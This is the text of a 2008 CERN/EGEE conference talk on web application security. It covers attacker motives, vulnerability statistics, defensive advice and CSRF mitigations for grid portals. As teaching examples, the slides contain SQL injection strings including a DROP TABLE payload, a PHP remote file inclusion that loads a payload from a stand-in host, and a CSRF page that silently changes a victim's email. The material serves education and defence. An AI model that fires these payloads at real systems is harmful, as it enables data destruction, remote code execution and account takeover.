Web applications security

Romain Wartel, CERN IT

EGEE Operational Security Coordination Team

http://www.eu-egee.org/security/

http://cern.ch/osct

HEPiX Spring 2008

CERN, 5 - 9 May 2008

www.eu-egee.org

Information Society and Media

EGEE and gLite are registered trademarks

Security issues - 1/2

- **Difficult to keep up-to-date with security patches:**
  - Auto-update often unavailable/impossible
  - Must actively monitor announcements lists
  - Customisation of the application is often required
  - Difficult to detect insecure or unpatched versions from the network

- **A better software design and packaging would help**

- **Web applications are easy targets for attackers:**
  - Web Applications often provide non mature code compared to traditional network services
  - Automated attacks are effective/scalable
  - Many exploits are remotely executable, cross-platform, require no compilation
  - Vulnerable services easily identifiable/searchable


Security issues - 2/2

- **What is the motivation to attack Web applications?**
  - Attackers choose the easiest target to obtain CPU/bandwidth
  - Obtain OS or back-end database access for further attacks
  - Mostly money (Phishing, SPAM, extortion/DDoS, Click fraud, Warez, etc.)
  - User-friendly, professionally supported, malware toolkits

- **Successful attacks may result in:**
  - Causing damage to the reputation of the organisation
  - Executing code remotely with the web server's privileges (shell!)
  - Accessing all the information hosted on the web server
  - Changing the content of the website (defacement)
  - Deleting files or damage web services provided by the host (DoS)
- **Very good overview:**
  - http://www.honeynet.org/papers/wek/KYE-Behind_the_Scenes_of_Malicious_Web_Servers.htm
  - http://www.honeynet.org/papers/mws/KYE-Malicious_Web_Servers.htm


Security vulnerabilities


- There are different common Webapps vulnerabilities:
  - Cross-Site Scripting (XSS)
  - SQL injection
  - SSI injection/Remote file inclusion (RFI)
  - Code injection
  - Cross-Site Request Forgery (CSRF)




http://www.webappsec.org/projects/statistics/ (2006)
http://en.wikipedia.org/wiki/Category:Web_security_exploits
http://osvdb.org/browse.php

Cross-site Scripting (XSS)






SQL Injection



SELECT foo FROM sometable WHERE user='$user' and password='$pass';


SELECT foo FROM sometable WHERE user='romain' and password='secret';




SELECT foo FROM sometable WHERE user='' OR '1'='1' and password='anything';

SELECT foo FROM sometable WHERE user='romain' and password=''; DROP TABLE foo; --';

Remote File Inclusion





```
<?php  require($_GET['$usetemplate']); ?>
```




```
<?php  require('http://foo.com/payload.php');     ?>
```

Vulnerable website proportion



Study from the Web Application Security Consortium, conducted in 2006 against 31,373 websites

http://www.webappsec.org/projects/statistics/

Shift in the overall vulnerabilities trend

Mitre has recorded 26000 common vulnerabilities and exposures

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		**18809**	**1432**	**2138**	**1190**	**2546**	**4559**	**6944**
[1]	**XSS**	**13.8%**	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
		2595	*31*	*187*	*89*	*278*	*728*	*1282*
[2]	**buf**	**12.6%**	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
		2361	*279*	*436*	*268*	*392*	*445*	*541*
[3]	**sql-inject**	**09.3%**	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
		1754	*6*	*38*	*36*	*142*	*588*	*944*
[4]	**php-include**	**05.7%**	00.1% (31)	00.3% (26)	01.0% (13)	01.4% (10)	02.1% (6)	13.1% (3)
		1065	*1*	*7*	*12*	*36*	*96*	*913*
[5]	**dot**	**04.7%**	08.9% (2)	05.1% (4)	02.9% (5)	04.2% (4)	04.3% (4)	04.5% (5)
		888	*127*	*110*	*34*	*106*	*196*	*315*
[6]	**infoleak**	**03.4%**	02.6% (9)	04.2% (5)	02.8% (6)	03.8% (5)	03.8% (5)	03.1% (6)
		646	*37*	*89*	*33*	*98*	*175*	*214*
[7]	**dos-malform**	**02.8%**	04.8% (3)	05.2% (3)	02.5% (8)	03.4% (6)	01.8% (8)	02.0% (7)
		521	*69*	*111*	*30*	*86*	*83*	*142*
[8]	**link**	**01.8%**	04.5% (4)	02.1% (9)	03.5% (3)	02.8% (7)	01.9% (7)	00.4% (16)
		341	*64*	*45*	*42*	*72*	*87*	*31*
[9]	**format-string**	**01.7%**	03.2% (7)	01.8% (10)	02.7% (7)	02.4% (8)	01.7% (9)	00.9% (11)
		317	*46*	*39*	*32*	*62*	*76*	*62*
[10]	**crypt**	**01.5%**	03.8% (5)	02.7% (6)	01.5% (9)	00.9% (16)	01.5% (10)	00.8% (13)
		278	*55*	*58*	*18*	*22*	*69*	*56*

There is a clear shift to XSS (1), SQL injection (2) and RFI (3).

http://cwe.mitre.org/documents/vuln-trends/index.html

Web applications security

Recommendations

EGEE and gLite are registered trademarks

Developers

- **Do NOT trust ANYTHING coming from a browser**
- **Additional hints**
  - Check all input by design, even if it is not directly visible to users
  - Use the validation functions provided by your environment (try to avoid re-inventing the wheel)
  - Never solely rely on the security of the framework
  - Keep your framework up-to-date: it can be a target (ex: CVE-2007-0041, CVE-2007-3495, CVE-2007-2385)
  - Beware of the information revealed by error messages/pages (error pages are as good as any other page for XSS)
  - Keep your support lists private

Service managers

- **Try to apply all security patches in a timely manner**
  - ***Subscribing a generic email address to the announcement list of the Web application vendor usually helps***
- **Whenever possible, implement additional safeguards**

  Ex: SELinux, ModSecurity (http://www.modsecurity.org/)
- **Try to compartmentalise Web applications**
- **Avoid customised installation and avoid plugins**
- **Change the default password(s)**
- **Follow usual recommendations about monitoring and logging**

Security teams

- **Inform the service managers, developers and users about the risks of Web applications**
- **Encourage privileged staff to use two different Web browsers**
- **Try to encourage your organisation to run centrally managed Web applications**

  Ex: Wikis

- **Try to reduce the exposure of the Web services**

Users

- **Take careful notes of security warnings from the Web browser**
- **Whenever possible, disable Javascript/Flash/ActiveX**
  Ex: Firefox “NoScript”
- **Avoid following hyperlinks to sensitive portals and type the URL by hand**
- **Whenever possible, logout as soon as possible and/or close your browser when your session is completed**
- **Whenever available, use the more secure HTTPS protocol instead of HTTP**

Web applications security

One more thing: CSRF

EGEE and gLite are registered trademarks

Cross-Site Request Forgery

- **CSRF - Cross-Site Request Forgery**
  - **CSRF != XSS**
  - During a CSRF attack, the attacker uses the identity of the victim to interact with websites (ex: e-banking)
  - The attack may work only after a user has genuinely authenticated against the Web application
  - Not very famous yet, but more and more popular
  - Does not necessarily involve complex components or the use of Javascript (even though scripting enables more complex attacks)

- **Example** (http://www.super-evil.org/)**:**

```
<html><head><title>CSRF</title></head><body>
    <img src=https://grid-service.cern.ch/Edit-profile.jsp?change_email='arbitrary_email'>
</body></html>
```

The victim needs to visit the malicious page.
This request will then be made transparently on the victim's behalf

CSRF impact on grid-related Web applications

- **Impact of CSRF on grid-related Web applications**
  - Most grid-related Web applications use X509 authentication
  - Once the user has opened a Web browser and typed the passphrase of his/her certificate, it can be used transparently to access all these portals
  - This is making CSRF very easy is the application is not protected

- **This is a major problem for grid-related Web applications**

Some popular portals already successfully attacked: Google, Yahoo, Amazon, etc.

- **How long before an AJAX grid UI using stolen certificates?**

Solutions to CSRF in a grid environment

- **Unlike XSS or SQL injection, there is no simple solution against CSRF**

- **CSRF uses a design flaw in the "Same-Origin Policy" implemented in most browsers to accommodate AJAX and other mashup webapps**

- **Commonly proposed mitigation techniques include:**
  - Double Submit cookies *(proposed solution for LCG/EGEE)*
  - Secret Hidden Fields
  - Check the referrer header (really unreliable)
  - Using POST instead of GET (but it does not solve the issue)

- **CSRF is also a threat for Shibboleth or Single-Sign On**

- **No real way to help users of Internet Explorer**

- **See the talk on CSRF from Andrew McNab here.**

XSS + CSRF

- **Combo killer: XSS + CSRF**

- **XSS = "trusted" scripts within a foreign domain (no Same Origin Policy violation)**
  Ex: evil javascript run in the context of http://www.my-bank.com)

- **This makes protections againt CSRF completely ineffective**
  No hop from the evil site to the trusted site: it all happens within the trusted site

- **Results**
  - CSRF attacks made trivial (malicious scripting possible in the trusted domain)
  - Users have NO protection against such attacks
    (NoScript, etc. cannot help)
  - Essential to fix both XSS (implementation) and CSRF (design) vulnerabilities


Conclusion

- There is a clear shift towards Web applications in the vulnerabilities trends
- Exploits are easy to builds and targets easy to find
- Sanitising all user input is essential
- It is essential to adapt our code to these threats, including CSRF

Web applications security

Questions?

EGEE and gLite are registered trademarks



http://xkcd.com/327/

EGEE and gLite are registered trademarks

Further readings

References

http://www.ibm.com/developerworks/library/x-ajaxsecurity.html
http://taossa.com/index.php/2007/02/08/same-origin-policy/
http://www.cgisecurity.com/articles/csrf-faq.shtml
http://en.wikipedia.org/wiki/Cross-site_request_forgery
http://www.cyber-knowledge.net/blog/2007/01/01/gmail-vulnerable-to-contact-list-hijacking/
http://getahead.org/blog/joe/2007/01/01/csrf_attacks_or_how_to_avoid_exposing_your_gmail_contacts.html
http://www.windowsecurity.com/articles/Cross-Site-Scripting-Underestimated-Exploit.html
http://www.oreillynet.com/onlamp/blog/2006/04/informal_thoughts_on_ajax_and.html
http://www.xml.com/pub/a/2005/11/09/fixing-ajax-xmlhttprequest-considered-harmful.html
http://www.sourcerally.net/regin/8-The-PHP-coder's-top-10-mistakes-and-problems
http://www.securityfocus.com/archive/1/478553
http://acmqueue.com/modules.php?name=Content&pa=showpage&pid=496
http://blogs.zdnet.com/Ou/?p=226
